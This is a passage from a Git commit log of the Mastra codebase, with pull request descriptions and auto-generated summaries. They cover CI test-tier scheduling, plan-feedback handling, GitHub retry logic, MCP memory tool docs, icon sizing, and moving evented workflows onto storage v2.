gzipped) in 0.4 ms. Limits: - The author tested the probe against Postgres with 29 sessions. Production-size probe behavior is not verified. - CI and test results are not available in the supplied evidence. - Review severity counts are not available. Scope: 82 files changed, 4,110 lines added, 721 lines removed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Tyler Barnes
|
5d2be9b551 |
ci(test-tiers): cover the full 14-day window, remember settled runs, and stop at 45 minutes (#30554)
## What
The daily test-tier update (`scripts/test-tiers/update.mjs daily`) reads
failed PR runs from the last 14 days to find catches: failures a PR then
fixed in source. A catch keeps the test file running on every PR. This
PR makes the update see the whole window while staying inside the
workflow's 60-minute job timeout.
- **Full window.** GitHub's workflow-run listing returns at most 1,000
runs per query, so the single 14-day query only reached back about 3.5
days. Runs are now listed one UTC day at a time, and a day with more
than 1,000 runs is split until each part fits.
- **Remember settled runs.** A run whose failures all have a final
verdict is recorded in `tiers.json` under `inspected_runs` (run id → `{
day, attempt }`) and its jobs are never fetched again. A rerun bumps
`run_attempt`, so it is inspected again. Entries leave with the window.
- **Time budget.** Runs are inspected newest first. The update stops
after 45 minutes (`--budget-minutes`) and saves what it has; the next
day picks up the rest. It also stops and saves when a GitHub error is
still failing after the retries; a permanent error still fails the run.
- **No move-outs on a partial day.** Files only move out on a day when
every run was inspected, because a run left for tomorrow may hold the
catch that keeps a file in.
## Rollout
The full window has about 3,200 failed or cancelled runs, and each takes
3–8 s to inspect. A 45-minute day covers roughly 300–700 runs, against
about 220 new ones a day. Each new day's runs are covered straight away,
and the backlog drains in about a week. Until it has, no files move out.
## Testing
- `node --test scripts/test-tiers/*.test.mjs`: 63/63 pass. The new tests
cover day-by-day listing over the 1,000 cap, splitting a busy day,
settled vs open runs, remembered runs not being fetched again, the time
budget, no move-out on a partial day, a GitHub outage, newest-first
ordering, a rerun of a remembered run, and entries saved before attempt
numbers were recorded. Each new test failed on its parent.
- Real dry runs against GitHub, writing only to a copy of `tiers.json`:
- Listing found 10.5k runs back to Nov 2 in about 8 minutes, where the
old query stopped at 1,000 Prebuild runs reaching back to Nov 12.
- Three budgeted runs (15, 12 and 11 minutes) each stopped on time, kept
every earlier entry without fetching it again, and moved nothing out.
- The final-code run started on today's runs.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** The test-tier job checks recent failed pull request runs to
find unstable test files. It used to check every run each day, which
took too long. Now it works through runs newest first, remembers the
runs it already settled, and stops after a time limit. It saves its
progress and continues on later runs.
## Overview
The change updates the daily test-tier update in
`scripts/test-tiers/update.mjs`. It lists PR runs one UTC day at a time
across the 14-day window. It records settled runs in `tiers.json` so it
does not fetch them again. It stops at a time budget or when transient
GitHub errors persist after retries. It moves test files out of the tier
only after every run for that day is inspected.
## Changed files
- `.github/workflows/test-tiers.yml` (+2/-1): Updates the job comment to
describe the new behavior. The diff changes only the comment.
- `scripts/test-tiers/update.mjs` (+221/-26): Adds day-based run
listing, budgeted inspection, settlement tracking, and deadline-bounded
GitHub and Git calls. Adds the `--budget-minutes` option, default 45.
- `scripts/test-tiers/update.test.mjs` (+368/-0): Adds tests for the new
functions. I did not read this file. The contents come from the
AI-generated summary only.
Totals for the PR: 3 files changed, 591 lines added, 27 lines removed.
## Behavior
- **Listing by day:** `listRunsByDay` lists runs for each inclusive UTC
day. If a day exceeds the 1,000-run cap (`RUN_LIST_CAP`), the range
splits recursively. A one-second range that is still over the cap logs a
warning and uses the runs it listed.
- **Time budget:** `DAILY_BUDGET_MINUTES` is 45. `inspectRuns` stops at
its deadline. GitHub and Git calls stop at the budget plus an 8-minute
grace period.
- **Order:** `inspectRuns` inspects the newest runs first.
- **Skipping runs:** A run with the same recorded attempt is skipped. A
rerun has a newer attempt, so it is inspected again.
- **Waiting runs:** Runs that are not yet settled are remembered as
waiting. `waitingRunReady` makes a waiting run eligible for recheck when
its recheck time arrives, or when a later successful run appears on the
same workflow, branch, and repository.
- **GitHub errors:** If a transient error persists after retries,
inspection ends for that day. Results gathered so far are kept. A
permanent error still fails the run.
- **Settlement and pruning:** `settleDay` records the day's results.
Legacy records without attempt data are inspected again.
- **Moving files out:** Files move out only when no runs remain for that
day.
## Verification status
- The author reports that `node --test scripts/test-tiers/*.test.mjs`
passed 63 of 63 tests. I did not run the tests. This result is not
verified.
- The author reports dry runs against GitHub. Listing found about 10.5k
runs back to Nov 2. Budgeted runs stopped on time and kept earlier
results. I did not verify these results.
- The author estimates that the backlog drains in about a week. Until
then, no test files move out.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com>
|
||
|
mastra-platform[bot]
|
5c246036dd |
fix(code-sdk): let plan feedback revise the plan instead of stopping the run (#30524)
> Opened by @roaminro ## Summary Sending feedback on a plan in Factory's plan review ended the run with: > Run stopped — Processor "plan-rejection-abort" stopped the run: Plan rejected by user — no further response needed instead of producing a revised plan. `submit_plan` has two rejection shapes (`packages/core/src/tools/builtin/submit-plan.ts`): - **With inline feedback** (Factory web UI): the result says *"Plan was not approved. The user wants revisions. User feedback: … Please revise the plan … and submit again"* and sets `submittedPlan.feedback`. - **Without feedback** (TUI "Request Changes"): the user types revisions in their next message, so the run should stop. `PlanRejectionAbortProcessor` matched on the `Plan was not approved` prefix alone, so it aborted both. Now it only aborts the no-feedback case: a rejection with `submittedPlan.feedback` or a `User feedback:` section continues, so the model revises and resubmits. ## Test plan - Updated `plan-rejection-abort.test.ts`: the old test that expected an abort for inline feedback now expects no abort, using the real tool output. Added a case for the `submittedPlan.feedback` result shape. All 12 tests pass. - `tsc --noEmit` is clean for `@mastra/code-sdk`. - The TUI rejection path doesn't change. It still aborts host-side in `prompts.ts`, and the processor still aborts the no-feedback result. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When a user gives feedback on a plan, the AI now revises the plan and tries again. When a user rejects a plan with no feedback, the run still stops and waits for the user's next message. ## Summary This change stops inline plan feedback from ending the run. Before this change, `PlanRejectionAbortProcessor` aborted every `submit_plan` result that began with `Plan was not approved`. Now it aborts only rejections without inline feedback. ## Behavior - **Rejection with feedback:** The processor does not abort. The result tells the model to revise the plan and call `submit_plan` again. - **Rejection without feedback:** The processor aborts. The run stops and waits for the user's next message. - **TUI "Request Changes" flow:** The processor still aborts the no-feedback result. The summary does not cover the host-side abort in `prompts.ts`. Those files are not in this diff. ## Feedback detection A rejection counts as having feedback when either condition is true: - `submittedPlan.feedback` is a nonempty string. - The result text contains `\n\nUser feedback: `. The same check applies to tool-invocation results and `tool_result` parts. ## Changes - `mastracode/sdk/src/processors/plan-rejection-abort.ts`: Adds `hasInlineFeedback` and `isRejectionWithoutFeedback`. Both detection paths use `isRejectionWithoutFeedback`. The file header comment now distinguishes the two cases. - `mastracode/sdk/src/processors/__tests__/plan-rejection-abort.test.ts`: Changes the inline-feedback test to expect no abort. Adds a test for a rejected result that includes `submittedPlan.feedback`, which also expects no abort. - `.changeset/plan-feedback-revises.md`: Adds a patch changeset for `@mastra/code-sdk`. ## Verification The PR description reports that all 12 tests pass and that `tsc --noEmit` is clean for `@mastra/code-sdk`. This review did not run the tests or the type check. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
fdce5196e3 |
ci(test-tiers): retry GitHub HTTP/2 stream resets in the daily tier updater (#30525)
## What The daily test-tier updater (`scripts/test-tiers/update.mjs`) retries `gh api` calls that fail with a temporary GitHub error: 5xx responses, rate limits, timeouts, connection resets and EOF. It now also retries an HTTP/2 stream that GitHub resets mid-response, which `gh` reports as: ``` stream error: stream ID 3; CANCEL; received from peer ``` These errors go through the same bounded retry as the others (5 s, 20 s, 60 s). Permanent errors (404, permission 403, 422, unknown flag) still fail straight away. ## Why I hit this exact error while paging workflow run lists on real GitHub. It didn't match the retry pattern, so a single reset was enough to fail the whole daily update. ## Testing - `node --test scripts/test-tiers/*.test.mjs`: 54/54 pass. On the parent commit the new test fails (53 pass, 1 fail on the CANCEL line). - The test adds the error seen in practice plus an `INTERNAL_ERROR` variant to the transient list; the permanent list is unchanged. - `oxfmt --check` and `git diff --check` are clean. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: GitHub sometimes cuts off a connection in the middle of a request. The daily job that updates test tiers used to treat this cut-off as a fatal error. Now the job retries these cut-offs, like other temporary errors. **Overview** This change updates the retry logic in the daily test-tier updater. It adds GitHub HTTP/2 stream resets to the list of transient errors. The updater retries these errors with the existing schedule. **Changes** - `scripts/test-tiers/update.mjs`: `isTransientGhError` now returns true when an error message contains `stream error: stream ID`. Existing transient patterns are unchanged. - `scripts/test-tiers/update.test.mjs`: The transient-error test adds two cases: a `CANCEL` stream reset and an `INTERNAL_ERROR` stream reset. **Behavior** - A stream reset during a `gh api` call triggers a retry. The retry uses the existing 5, 20, and 60 second schedule. - The permanent-error list is unchanged. Errors such as 404, 403 permission failures, 422, and unknown flags do not retry. **Verification** - The diff size matches the stated scope: 2 files, 4 lines added, 1 line removed. - The author reports that `node --test scripts/test-tiers/*.test.mjs` passes 54 of 54 tests. The author also reports that the new test fails on the parent commit. These results come from the PR description. This review did not run them. - The author reports that `oxfmt --check` and `git diff --check` are clean. This review did not run them. - Review severity counts: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
72a4cbe3fb |
docs(server): update built-in MCP memory tools for read-only working memory (#30367)
## Summary #30245 changed the built-in MCP server's `memory` toolset: it no longer offers `save_messages` or `search_memory`, and it adds a read-only `get_working_memory` tool. The docs still listed the removed tools and didn't mention the new one. This updates them to match `main`: - **MCP guide** (`docs/server/mcp`): the `memory` toolset's tool list drops `save_messages` and `search_memory` and adds `get_working_memory`. - **Built-in MCP tools reference**: removes the two tools' rows and the `search_memory` limit note. Adds a `get_working_memory` row (`agentId*`, `threadId`, `resourceId`; `memory:read`) and a note on how it behaves: - It reads the thread's working memory when there's a thread. A thread in the request context wins over the `threadId` argument. - Without a thread, it reads the resource's working memory and needs a `resourceId`. It returns a 400 when the agent's working memory is thread-scoped. - Under FGA it checks `memory:read` on a `resource`. The note also says the HTTP routes `POST /memory/save-messages` and `GET /memory/search` are still there. - **FGA guide**: adds the `GET /memory/working-memory` row (`memory:read` on resource type `resource`, keyed by the caller's mapped `resourceId` or the requested one). Docs only, no code changes. ## Test plan - Checked every statement against `main` (includes #30245): `packages/server/src/server/mcp/toolsets/memory.ts` (tool list, `get_working_memory` dispatch), `packages/server/src/server/handlers/memory.ts` (both working-memory routes, FGA check, thread-scope 400), and `packages/server/src/server/server-adapter/routes/fga-manifest.ts` (resource-route FGA mapping). - `rg "save_messages|search_memory" docs/src` returns nothing. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The docs for Mastra's built-in MCP server listed memory tools that no longer exist. This change removes them and adds the tool that replaces them, `get_working_memory`. It also explains which HTTP routes still handle saving and searching. ## Summary This change updates three documentation files. It changes documentation only. The diff against the merge base shows 3 files changed, 6 insertions, and 5 deletions. ### Changes by file **`docs/src/content/en/reference/server/builtin-mcp-tools.mdx`** (3 lines changed) - Removes the `search_memory` and `save_messages` rows from the memory tool table. - Removes the note that `search_memory` returns up to 20 results unless `limit` is set. - Adds a `get_working_memory` row. Arguments: `agentId*`, `threadId`, `resourceId`. Routes: `GET /memory/threads/:threadId/working-memory` and `GET /memory/working-memory`. Permission: `memory:read`. - Adds a note on `get_working_memory`: - It reads working memory and does not change it. - With a thread, it reads the thread route. A thread set in the request context takes precedence over the `threadId` argument. - Unless the agent's working memory uses `scope: 'thread'`, a thread read with a resource ID returns the resource's working memory, shared by that resource's threads. The result has `source: 'resource'`. - Without a thread, it reads `GET /memory/working-memory`. It needs a `resourceId` from the argument or the caller's mapped resource. It returns 400 when the agent's working memory is thread-scoped. - With FGA, the resource read checks `memory:read` on resource type `resource`. The caller's mapped resource takes precedence over the `resourceId` argument. - Adds a note that the memory toolset does not save messages or run semantic search. It directs readers to `POST /memory/save-messages` and `GET /memory/search`. **`docs/src/content/en/docs/server/mcp.mdx`** (2 lines changed) - Removes `search_memory` and `save_messages` from the `memory` toolset list. Adds `get_working_memory`. - Rewords the stored-agent visibility sentence. A private agent is hidden from other users in `list_agents` and `list_stored_agents`. Calling it answers as if it does not exist, unless the caller is an admin or was granted the agent by ID. The meaning does not change. - The model-policy validation text in the same paragraph was already present. This change does not add or alter it. **`docs/src/content/en/docs/auth/fga.mdx`** (1 line added) - Adds an enforcement-point row for resource working memory (`GET /memory/working-memory`). It maps to `memory:read` on resource type `resource`, using the caller's mapped `resourceId` or the requested `resourceId`. ### Verification - The diff stat matches the PR metadata: 3 files, 6 insertions, 5 deletions. - The added lines do not name `search_memory` or `save_messages`. The removed lines do. - The author reports that `rg "save_messages|search_memory" docs/src` returns no matches on `main`. This summary does not re-run that search. - No build or test checks were run for this documentation change. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Justin Levine
|
9e9bb7cc20 |
refactor(playground-ui): size icons from their parent and tokens, enforced by lint (#30542)
## Description Stacked on #30523. Icons now take their size from the component they sit in, an `<Icon size>` wrapper, or a `size-icon-*` token, and a new lint rule, `playground-ui/icon-size-from-parent`, stops one-off sizes coming back. It's an error in playground-ui, Studio, and Factory UI. It allows sizes relative to the text (`h-[1em]`) and sizes computed from data. This sets up the next step: bumping the four icon sizes so Central renders at the size Lucide did becomes a token change instead of hundreds of edits. - Removes sizes a parent already overrides (Button, DropdownMenu triggers, Badge, ActivityIcon). These were dead code. - Moves literal sizes onto the matching token, at the same pixel size. - Snaps off-scale icons to the nearest size: 13 to 14px, 15 to 16px, 11, 10 and 8 to 12px. - The skill and prompt block pickers use `EmptyState` and `Spinner` instead of hand-built 32px icons. Layout check: every element in all 1,336 stories and 33 Studio and Factory pages was measured before and after. Nothing moves except the changes below and stories that differ between two loads of the same code (loading skeletons, streaming text). Where an icon grows, the label beside it gives up 1 to 2px and no row changes height. | Empty and loading states | Before | After | | --- | --- | --- | | Dark |  |  | | Light |  |  | | Off-scale icons | Before | After | | --- | --- | --- | | Dark |  |  | | Light |  |  | | Activity, failed | Before | After | | --- | --- | --- | | Dark |  |  | | Light |  |  | Factory components without a story were rendered from their exact old and new markup. Verified: lint, format, and typecheck pass in playground-ui, Studio, and Factory UI. Tests pass in playground-ui (8,210) and Studio (3,088), including 15 RuleTester cases for the rule. Factory UI's 12 failures are the same ones on main. ## Related issue(s) PLTFRM-2484 ## Type of change - [ ] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [x] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [ ] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR |
||
 Tony Kovanen |
929c8aba1e |
feat(core, pg, libsql, server): run evented workflows and durable agents on storage v2 (#29370)
## Description
Fifth PR in the workflow storage series. It moves the evented engine
onto storage v2 so evented messages stop carrying the whole run, and
adds an experimental `storageVersion` option to `createDurableAgent` and
`createEventedAgent`. On Postgres, an `EventedAgent` run with 16 tool
calls publishes 11 MB of messages on v2 against 98 MB on v1, writes 3.1
MB against 75 MB, and finishes in 2.6 s against 4.1 s. Both agents still
default to v1.
**API changes on storage v2.** v1 runs behave as before. The only
additions that reach them are `getState()` and `updateState()`;
`setState` keeps the contract it has on `main`.
| API | v1 | v2 | Status |
|---|---|---|---|
| `state` (steps, conditions, loop predicates, sleep and `.map`
functions, workflow tools) | Readable | Throws
`WORKFLOW_STORAGE_V2_SYNC_STATE`; use `await getState()` | New in this
PR on both engines. Default-engine v2 allowed it in `1.83.0-alpha.3` |
| `getState(keys?)` | Returns the state | Loads only the named top-level
keys | New in this PR, both versions |
| `setState(state)` | Validates the value it's given on its own and
replaces the step's pending state, so it takes the full state and a
second call in the same step drops the first one's keys | Same |
Unchanged |
| `updateState(partial)` | Merges the top-level keys it's given,
validates the merged state against `stateSchema`, and records only those
keys. A key set to `undefined` is removed | Same, and changes travel as
a delta, so parallel arms keep each other's keys | New in this PR, both
versions |
| `getStepResult(stepId)` | Works | Throws
`WORKFLOW_STORAGE_V2_SYNC_GET_STEP_RESULT` | Already on `main` for the
default engine. New for evented |
| `getStepResultAsync(stepId)` | Works | The way to read another step's
result | Already exists (in `1.82.0`) |
| `result.steps`, and `steps` in `onFinish` / `onError` | A record | `()
=> Promise<record>`. On the default engine, `steps()` throws
`WORKFLOW_STORAGE_V2_STEPS_STALE` if the run was resumed, restarted or
deleted since | Already on `main` for the default engine. New for
evented, where it doesn't read storage |
| `pruneSnapshot` | Applied | Can't be combined with `storageVersion:
2`. `autoStorageVersion` runs skip it | Already on `main`. Now applies
to evented |
| `autoStorageVersion` | — | Now also picks v2 for evented workflows, so
the rules above apply to them | New in this PR |
| Evented workflow state | Any value | Must convert to JSON. A cycle or
`BigInt` throws | New in this PR |
| `createDurableAgent` / `createEventedAgent` `storageVersion?: 1 \| 2`
| Default | Opt-in | New in this PR |
**Why the messages were so big.** Every evented step message carried the
run's whole state and every earlier step's result. Nested runs also
carried a copy of their parent, with its step graph and step results.
Each message grew with the run, so total traffic grew roughly with the
square of the number of steps. In the 16-tool-call agent run on `main`
(2 KB tool results), the parent copy was 45% of published bytes, step
results 30%, state 15% and the previous result 10%.
**Nested-run messages no longer copy the parent's step graph (v1 and
v2).** The copy was only read when a nested run handed back and couldn't
find the live parent workflow, and it couldn't help then: a serializing
pubsub strips the loop condition from it. Hand-back now uses the live
workflow only. On v1 this alone cuts the agent run's messages by more
than a quarter.
**Evented workflows run on v2.** The evented engine's ~55 direct store
calls now go through `RunStorage`, as the default engine's do, and the
v2 operations are implemented. On v2:
- Step messages carry the previous step's result and a state patch.
Start, resume, end, suspend and fail messages keep their full payload.
Nested-run messages leave out the parent's step results: a loop
hand-back loads them to check the loop condition, and the parent's step
end takes the nested step's input from its stored result.
- Step run and step end dispatches load the run's earlier successful
steps as summaries and fetch only the outputs of the entry they work on
(the step, its parallel branch, or its foreach items). Step code reads
other results with `getStepResultAsync`; sync `getStepResult` throws, as
on the default engine. Before a write, a summary in the result or in the
predecessor it retires is swapped for the stored result, and remote step
execution receives full results.
- Writes turn whole states into patches against the state the dispatch
loaded, so concurrent foreach iterations and parallel arms don't drop
each other's keys. A finishing parallel arm loads its siblings' results
only up to its own write, so when two arms finish together exactly one
of them runs the join.
- `result.steps` is an async function, and `onFinish` and `onError`
receive it too, as on the default engine. The finish message already
carries every result, so it resolves without reading storage.
- Runs skip `pruneSnapshot`, because later steps read earlier results
from storage. `EventedWorkflow.createRun` picks the version the way the
default engine does, including `autoStorageVersion`.
- Every message of a v2 run carries `storageVersion: 2`, including the
`workflow.fail` sent when a message runs out of delivery attempts, so
workers handle it against the v2 tables even when a broker such as Redis
delivers it outside the publisher's context.
`@mastra/server`'s step-execution endpoint takes the run's
`storageVersion`, so remote workers apply the same rules.
**Steps read state with `getState()` and can write only what changed
with `updateState()`.** Steps, conditions, loop predicates, sleep
functions, `.map` functions and workflow tools get `getState(keys?)` and
`updateState(partial)` on both versions. On v2, on both engines, reading
`state` throws and points to `await getState()`. `updateState` merges
the top-level keys it's given, validates the merged state against the
step's `stateSchema`, and records only those keys, so parallel arms that
set different keys don't overwrite each other; a key set to `undefined`
is removed. `setState` is untouched: it still takes the whole state,
validates only the value it's given, and a second call in the same step
replaces the first.
```ts
execute: async ({ getState, updateState }) => {
const { count } = await getState(['count']); // loads only `count` on v2
await updateState({ count: count + 1 });
}
```
**Agents choose their storage version.** `createDurableAgent` and
`createEventedAgent` take `storageVersion?: 1 | 2`, default `1`. With
`2`, new runs are stored as v2 on the in-memory, pg and libSQL stores;
on other stores the agent warns once and stores v1. `EventedAgent` no
longer pins its runs to v1. A stored run keeps its version, so a run
suspended on one version resumes in it from an agent set to the other.
Durable agent steps read and write only the state key they need: the
conversation or the step list.
```ts
const durableAgent = createDurableAgent({ agent, storageVersion: 2 });
```
**Stores accept v2 writes from several workers at once.** Evented
workers write the same run from different processes, so they can't send
a header they loaded earlier. The in-memory, pg and libSQL stores now
support:
- `appendWorkflowRunEntries` without a header, keeping the stored header
and merging `requestContext`
- `mergeWorkflowRunStepResult`, which merges a foreach iteration into
the step's latest result under the run's lock
- `loadWorkflowRunSteps({ upToSeq })` and `loadWorkflowRunState({ seq,
keys })`, so a step reads only what it needs, as of the point it ran
- a full state checkpoint after 100 patches or once the patches outgrow
the state, skipped if another state write landed first (`RunJournal`
follows the same rule)
Postgres also guards v2 step writes, as it does on v1: a guarded write
locks the run row, reads the guarded step and its predecessor, runs the
same `assertWorkflowStepGuard`, and appends only the step's entry, so a
redelivered message can't run a step twice or overwrite a finished
result. It reads the whole run only to report a conflict with a
completed step, so the read under the lock doesn't grow with the run: a
128-step sequential run takes 1.15 s, against 1.67 s when the guard read
the whole run. pg and libSQL `init` add the four state columns that
`@mastra/pg@1.36.0-alpha.0` and `@mastra/libsql@1.30.0-alpha.0` created
v2 run tables without.
**Also fixed:**
- An evented foreach whose iterations failed at the same time ended its
run twice. It now fails once, with the first failure's error.
- A durable agent could send the model a background tool's placeholder
instead of its result when the tool finished during `toModelOutput` or
the run was stored on v2.
- Time travel hung on an evented workflow whose `shouldPersistSnapshot`
skips running snapshots, when replaying from a step before a failed
foreach. Time travel now stores the reset step results either way.
- On v1, evented workflows merged the stored state like a step result,
so after parallel branches changed a state with a top-level `output`
array, the stored state kept the old array's items and a restarted run
continued with the wrong state. The state is now replaced whole.
- Workers starting together on a libSQL database that needed a new
column failed `init` with `duplicate column name`, all but the first.
They now start.
## Measurements
In-process pubsub (messages passed by reference), median of 5 runs after
a warm-up. Published is the JSON size of every published message.
Written is, on v1, the run's whole row after each write and, on v2, what
each write sends.
| v1 → v2 | time, in-memory | time, pg | published, pg | written, pg |
|---|---|---|---|---|
| agent, 16 tool calls, 2 KB results | 166 → 152 ms | 4.1 → 2.6 s | 98 →
11 MB | 75 → 3.1 MB |
| agent, 16 tool calls, 20 KB results | 366 → 184 ms | 9.9 → 3.2 s | 700
→ 76 MB | 509 → 15 MB |
| 16 parallel branches, 2 KB | 4 → 2 ms | 69 → 80 ms | 0.39 → 0.29 MB |
0.75 → 0.08 MB |
| 16 sequential steps, 2 KB | 2 → 1 ms | 99 → 92 ms | 1.39 → 0.32 MB |
1.76 → 0.17 MB |
Bytes read from storage per run (in-memory store, 2 KB outputs):
| | v1 | v2 |
|---|---|---|
| 16 sequential steps | 1,044 KB | 163 KB |
| foreach over 16 items | 1,683 KB | 1,625 KB |
| agent, 16 tool calls | 50.0 MB | 24.9 MB |
| 16 parallel branches | 199 KB | 493 KB |
**Before v2 becomes the default** (not in this PR):
- Parallel runs read more than on v1, because each finishing arm loads
its siblings' results to decide the join. On pg, 16 parallel branches
take 80 ms on v2 against 69 ms on v1.
- v2 makes about 7% more store calls (1,642 against 1,541 in the
16-tool-call agent run), mostly the duplicate-delivery check's header
read and the reads that fetch a dispatch's step outputs.
- End, fail and suspend dispatches still load the full run.
**Known issues, also on `main`** (not fixed here):
- The evented engine doesn't check `setState` against `stateSchema`;
`updateState` validates on both engines. The shared-suite case for
`setState` is skipped on evented.
- On Postgres, a loop restarted after its body finished ends early with
that iteration's output (v1 and v2).
- On v1, a loop restarted on another host re-runs the iteration that had
just finished. The result is still right; the test is marked `it.fails`.
- If a background tool's `toModelOutput` takes longer than
`waitTimeoutMs`, the next model call still gets the placeholder. The
result is added on the call after it.
## Testing
- The evented suite runs on v1 and v2, and fails if any v2 run writes to
the v1 tables. v1/v2 parity tests cover nested runs, a loop over a
nested workflow, a foreach over a nested workflow, loop iteration
counts, parallel branches' state changes staying out of step results,
and a nested workflow's `pruneSnapshot` being skipped on v2.
- New v2 tests check that evented steps and conditions throw on `state`
and sync `getStepResult`, locally and through remote step execution;
that the step-execution request carries `storageVersion`; and that
`result.steps` and `onFinish` get the same function, which reads nothing
from storage.
- The durable agent suites run on both storage-version projects. A case
suspends a run on one version and cold-resumes it with an agent set to
the other. The restart harness recovers a `DurableAgent` run and an
`EventedAgent` run in a fresh process on v2.
- The pg evented suite runs guarded writes on both versions. Store
conformance tests cover the new store calls.
- The shared workflow suite checks that `updateState` merges a partial
update, keeps the keys of two calls in one step and of two parallel
branches, and fails a step whose merged state breaks `stateSchema`, on
the default and evented engines on v1 and v2, and on Inngest.
- `workflows/step-state-writers.test.ts` and
`evented/update-state.test.ts` pin the split on v1 and v2: `setState`
validates only the value it's given, doesn't validate the state it
leaves behind, and its second call replaces the first; `updateState`
merges, validates the merged state, keeps keys it wasn't given, and
removes keys set to `undefined`.
- Regression tests cover time travel over a failed foreach with running
snapshots declined, a loop restarted on another host, a restart after
parallel branches replaced the state, a background task read failing
while a durable agent waits for its result, a workflow tool reading a
class-based context's getter, a v2 message running out of deliveries on
real Redis (top-level and nested), and four libSQL or pg stores
upgrading the runs table at once. Without its fix, each fails on the
version or store that had the bug.
Mutation checks (each change made on its own, and each made tests fail):
| Change | Tests failed |
|---|---|
| remove the bounded sibling load | 15 |
| load siblings past the arm's own write | parallel join test |
| stop storing the loop iteration count | loop test |
| keep the parent's step results in nested messages, or stop loading
them on hand-back | 1–2 each |
| remove the v2 `pruneSnapshot` guard | its test |
| ignore `autoStorageVersion` on the evented engine | v2 restart case |
| store a step result without swapping its summary for the stored result
| 6 (pg) |
| retire a predecessor without swapping its summary | 2 (pg) |
| send summaries to the step-execution strategy | remote step-execution
test |
| return v2 evented results as a record | v2 result test |
| report a completed-step conflict without reading the whole run | 3
(pg) |
Typecheck and lint are clean in core, pg and the Redis pubsub. The full
core unit suite (29,420 tests) and pg (4,255) pass at
|
||
|
Justin Levine
|
cee56cb365 |
fix(playground-ui): use matching Central chevrons, bubbles, thumbs and gear (#30523)
## Description Follow-up to #30438. Fixes the Central shapes that looked off once they shipped: the wide chevrons read flat and oversized next to other icons, and messages, thumbs, sort arrows and the settings gear each mixed shapes. Updates Central Icons to 1.2.44 for the matched thumbs pair, `IconArrowsUpDown`, `IconVoiceSimple` and `IconSettingsGear5`. - Chevrons use Central's Medium set (`IconChevronDownMedium` and friends). - Messages use Chat Bubble 7: `IconChatBubble7`, `IconChatBubbles` for threads, `IconChatBubble7Off`, `IconChatBubble7Plus`, and `IconQuestionmarkCircle` for help. - The generated set keeps every icon Platform imports, so the next snapshot doesn't break it. | Sidebar | Before | After | | --- | --- | --- | | Light |  |  | | Dark |  |  | | Toolbars | Before | After | | --- | --- | --- | | Light |  |  | | Dark |  |  | Verified: lint, format, and typecheck pass in playground-ui, Studio, Factory UI, and MCP app components. Tests pass in playground-ui, Studio (3088), and MCP app components (141); three chevron tests now assert the Medium names. Factory UI's 13 failures are the same ones on main. ## Related issue(s) PLTFRM-2484 ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [ ] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The app's icon set is updated to a newer version of the Central Icons library. Some icons are swapped for matching ones, so the chevrons, chat bubbles, thumbs, sort arrows, voice, and settings icons look consistent with each other. ## Summary This pull request updates the Central Icons package from 1.2.34 to 1.2.44. It replaces many icons across playground-ui, the playground app, Factory UI, and the MCP apps components. The goal is a consistent visual style for chevrons, message bubbles, thumbs, sort arrows, voice, help, and settings icons. ## Icon changes - **Chevrons:** `IconChevronBottom`, `IconChevronRight`, `IconChevronLeft`, and `IconChevronTop` are replaced by `IconChevronDownMedium`, `IconChevronRightMedium`, `IconChevronLeftMedium`, and `IconChevronTopMedium`. `IconChevronBottom` is removed. - **Chat bubbles:** `IconBubbleWide`, `IconBubbleText`, `IconBubbleSparkle`, `IconBubbleQuestion`, and `IconBubbleCrossed` are removed. Callers use `IconChatBubble7`, `IconChatBubble7Plus`, `IconChatBubble7Off`, or `IconChatBubbles`. Some question-bubble uses switch to `IconQuestionmarkCircle`. - **Sort:** `IconArrowTopBottom` and `IconArrowBottomTop` are replaced by `IconArrowsUpDown`. `IconArrowBottomTop` is removed. - **Settings:** `IconSettingsGear1` is replaced by `IconSettingsGear5`. `IconSettingsGear1` is removed. - **Thumbs and voice:** `IconThumbsUp` and `IconThumbDownCurved` are replaced by `IconThumbUpSimple` and `IconThumbDownSimple`. `IconVoiceHigh` is replaced by `IconVoiceSimple`. - **Other:** `IconNotepad` is removed. `IconEmail2` changes its path geometry and stroke styling. ## Scope - Central icon modules and the `central/index.ts` barrel are updated. The `central-icons.json` manifest is updated. - Call sites in playground-ui, playground, Factory UI (`mastracode/factory-ui`), and `packages/mcp-apps-components` are updated to the new names. - Stories and fixtures are updated to the new names. - Tests are updated. The chevron and sidebar tests now expect the `Medium` names. - A changeset adds patch releases for `@mastra/mcp-apps-components`, `@mastra/playground-ui`, and `mastra`. ## Breaking changes for importers Removed exports are no longer available from 